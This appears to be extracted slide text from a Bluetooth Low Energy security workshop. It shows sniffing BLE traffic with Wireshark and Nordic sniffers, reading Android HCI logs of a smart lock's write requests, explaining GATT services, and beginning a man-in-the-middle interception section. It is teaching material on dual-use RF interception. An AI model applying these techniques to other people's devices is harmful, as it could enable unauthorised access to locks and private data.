
<https://www.wireshark.org/download/automated/>

I have compiled .deb packages for Kali i686 and amd64:

Files: kali/i686, kali/amd64

```
# cd kali/i686; dpkg --install *.deb; apt-get -f install
```

Edit->Preferences->Protocols->DLT_USER->Edit->create new entry (+)
Choose „DLT=157” and enter „nordic_ble”.



The image shows the Wireshark interface with the 'capture.pcap' file open. The 'Wireshark - Preferences' dialog is displayed, showing the 'DLT User' section. The 'Encapsulations Table' is visible, and the 'Edit...' button is clicked. The 'User DLTs Table' is shown, with a new entry added: 'User 10 (DLT=157)' with 'nordic_ble' as the payload protocol, and header and trailer sizes of 0.

DLT	Payload protocol	Header size	Header protocol	Trailer size	Trailer protocol
User 10 (DLT=157)	nordic_ble	0		0	

capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Blueradi_13:9f:95	Broadcast	LE LL	57	ADV_IND
2	0.008036	Blueradi_13:9f:95	Broadcast	LE LL	57	ADV_IND
3	0.008897	Blueradi_13:9f:95	Broadcast	LE LL	57	ADV_IND
4	0.010106	c3:b3:30:40:70:e5	Broadcast	LE LL	62	ADV_IND
5	0.011542	c3:b3:30:40:70:e5	Broadcast	LE LL	62	ADV_IND
6	0.016262	c3:b3:30:40:70:e5	Broadcast	LE LL	62	ADV_IND
7	0.017399	f6:ad:07:c5:56:66	Broadcast	LE LL	56	ADV_IND

▼ Bluetooth Low Energy Link Layer


- Access Address: 0x8e89bed6
- ▶ Packet Header: 0x1e40 (PDU Type: ADV_IND, TxAdd: Random)
- Advertising Address: f6:ad:07:c5:56:66 (f6:ad:07:c5:56:66)
- ▼ Advertising Data
 - ▶ Flags
 - ▶ 16-bit Service Class UUIDs
 - ▼ Service Data - 16 bit UUID
 - Length: 16
 - Type: Service Data - 16 bit UUID (0x16)
 - UUID 16: Google (0xfeaa)
 - Service Data: 10b6026761747461636b2e696f
- CRC: 0x91633b

```

0000  0b 06 31 01 2d 00 06 0a 01 25 55 00 00 be 9f 00  ..1.-... .%U....
0010  00 d6 be 89 8e 40 1e 66 56 c5 07 ad f6 02 01 06  ....@.f V.....
0020  03 03 aa fe 10 16 aa fe 10 b6 02 67 61 74 74 61  ....... ..gatta
0030  63 6b 2e 69 6f 89 c6 dc                ck.io...
  
```

*/dev/fd/63

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help



btatt

Expression...

No.	Time	Source	Destination	Protocol	Length	Info
679	22.240601	Slave_0x463db5d8	Master_0x463db5d8	ATT	46	Rcvd Read Response, Handle
688	22.463414	Master_0x463db5d8	Slave_0x463db5d8	ATT	38	Sent Write Request, Handle
691	22.511127	Slave_0x463db5d8	Master_0x463db5d8	ATT	34	Rcvd Handle Value Notifica
693	22.511570	Slave_0x463db5d8	Master_0x463db5d8	ATT	31	Rcvd Write Response, Handl
696	22.599448	Master_0x463db5d8	Slave_0x463db5d8	ATT	33	Sent Read Request, Handle:
699	22.645530	Slave_0x463db5d8	Master_0x463db5d8	ATT	41	Rcvd Read Response, Handle
704	22.778777	Master_0x463db5d8	Slave_0x463db5d8	ATT	33	Sent Read Request, Handle:
707	22.826216	Slave_0x463db5d8	Master_0x463db5d8	ATT	32	Rcvd Read Response, Handle
722	23.183572	Master_0x463db5d8	Slave_0x463db5d8	ATT	35	Sent Write Request, Handle
725	23.228481	Slave_0x463db5d8	Master_0x463db5d8	ATT	31	Rcvd Write Response, Handl
739	23.589288	Master_0x463db5d8	Slave_0x463db5d8	ATT	33	Sent Read Request, Handle:
742	23.634400	Slave_0x463db5d8	Master_0x463db5d8	ATT	32	Rcvd Read Response, Handle

▶ Frame 688: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) on interface 0

DLT: 157, Payload: nordic_ble (Nordic BLE sniffer meta)

▶ Nordic BLE sniffer meta

▶ Bluetooth Low Energy Link Layer

▶ Bluetooth L2CAP Protocol

▶ Bluetooth Attribute Protocol

▶ Opcode: Write Request (0x12)

Handle: 0x002d (Unknown)

Value: 0012345678

[Response in Frame: 693]

0000 6c 06 1f 01 f5 84 06 0a 03 05 2c 2b 00 91 ae 00 1..... ,+....

0010 00 d8 b5 3d 46 0e 0c 08 00 04 00 12 2d 00 00 12 ...=F... -..

0020 34 56 78 b4 ed 72 4Vx..r

Value (btatt.value), 5 bytes

Packets: 940 · Displayed: 29 · Marked: 3.1 · Dropped: 0 (0.0%) Profile: Default

Android HCI dump – white box approach

Settings->Developer options->Enable Bluetooth HCI log

The file is saved in /sdcard/btsnoop_hci.log


Readable in Wireshark

Example file: **quicklock/android_hcidump**

How to enable Developer options?


About phone->Build number-> tap until „You are now a developer!”

Host Controller Interface



Linux (BlueZ), Android...

hcidump



Hcidump

Dumps commands and data exchanged between host OS and adapter firmware.

Does not dump raw RF packets.

BLE-Replay by NCC

<https://github.com/nccgroup/BLE-Replay>

Parses hcidump to json, wraps into python BLE client for replay/fuzzing

quicklock/android_hcidump/btsnoop_hci.log

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

btatt

No.	Time	Source	Destination	Protocol	Length	Info
← 6.742574		localhost ()	TexasIns_c0:6e:a5 ()	ATT	17	Sent Write Request, Handle: 0x002d (Unknown:...
... 6.832301		TexasIns_c0:6e:a5 ()	localhost ()	ATT	13	Rcvd Handle Value Notification, Handle: 0x00...
→ ... 6.833329		TexasIns_c0:6e:a5 ()	localhost ()	ATT	10	Rcvd Write Response, Handle: 0x002d (Unknown:...
... 6.870091		localhost ()	TexasIns_c0:6e:a5 ()	ATT	12	Sent Read Request, Handle: 0x0018 (Device In...
... 6.930117		TexasIns_c0:6e:a5 ()	localhost ()	ATT	20	Rcvd Read Response, Handle: 0x0018 (Device I...
... 7.078028		localhost ()	TexasIns_c0:6e:a5 ()	ATT	12	Sent Read Request, Handle: 0x002d (Unknown:...

▶ Frame 216: 17 bytes on wire (136 bits), 17 bytes captured (136 bits)

▶ Bluetooth

▶ Bluetooth HCI H4

▶ Bluetooth HCI ACL Packet

▶ Bluetooth L2CAP Protocol

▼ Bluetooth Attribute Protocol

▶ Opcode: Write Request (0x12)

▶ Handle: 0x002d (Unknown: Unknown)

Value: 0012345678

[\[Response in Frame: 219\]](#)

0000 02 0e 00 0c 00 08 00 04 00 12 2d 00 00 12 34 564V

0010 78

UNDERSTANDING THE TRANSMISSION

BLE broadcast -> receive



BLE central <-> peripheral



central



peripheral

Typical connection flow

The diagram illustrates a four-step process for a Bluetooth connection. On the left is a smartphone with a large Bluetooth icon on its screen. On the right is a teal smart water bottle. Four horizontal arrows connect the two devices, each with a text box. The first arrow points from the bottle to the phone, labeled 'Start scanning for advertisements'. The second arrow points from the phone to the bottle, labeled 'Specific advertisement received, stop scanning'. The third arrow points from the phone to the bottle, labeled 'Connect the advertising device (MAC)'. The fourth arrow points from the bottle to the phone, labeled 'Further communication'.

Start scanning for advertisements

Advertise

Specific advertisement received, stop scanning

Connect the advertising device (MAC)

Further communication

Services, characteristics, ...


Service – groups several characteristics

Characteristic – contains a single value

Descriptor – additional data

Properties – read/write/notify...

Value – actual value



UUIDs

Services, characteristics, descriptors have 2 forms of ID:

- Typical services (e.g. battery level, device information) use short UUID values defined in the Bluetooth specification
- 16-bit UUID format – for proprietary, vendor-specific ones

Typical IDs

Common typical short service IDs:

0x180F – Battery service

0x180A – Device information (manufacturer name, model number...)

Typical Descriptor IDs:

0x2901 – text description

0x2902 – subscription status

<https://www.bluetooth.com/specifications/gatt/services>

Reading, writing, notifications

Each characteristic has properties: read/write/notify

Can be combined (e.g. read+notify, read+write)

Read/write – transmit single value

Notifications

- Getting more data or receiving periodic updates from a device
- The central device subscribes for a specific characteristic, and the peripheral device sends data asynchronously


ACTIVE INTERCEPTION?

How about active interception?

Man in the Middle:

We will force the mobile app to connect to us, and forward the requests to the device!

How do we MITM RF?




Isolate the signal?



Physics...

Bending of a wave around the edges of an opening or an obstacle



<https://en.wikipedia.org/wiki/Diffraction>

https://en.wikipedia.org/wiki/Huygens%E2%80%93Fresnel_principle

Stronger signal?

Class 1 adapter? +8dBm, 100m range

"little difference in range whether the other end of the link is a Class 1 or Class 2 device as the lower powered device tends to set the range limit"

<https://en.wikipedia.org/wiki/Bluetooth>

More signals?



And how to handle them in a single system?

Typical connection flow

The diagram illustrates a four-step connection process between a smartphone (left) and a smart water bottle (right). Step 1: The smartphone screen shows a large Bluetooth icon, with a text box above it stating 'Start scanning for advertisements'. Step 2: A long arrow labeled 'Advertise' points from the water bottle towards the smartphone. Step 3: A text box on the smartphone states 'Specific advertisement received, stop scanning'. Step 4: A long arrow labeled 'Connect the advertising device (MAC)' points from the smartphone towards the water bottle. Step 5: A final long arrow labeled 'Further communication' points between the two devices, indicating a bidirectional connection.

Start scanning for advertisements

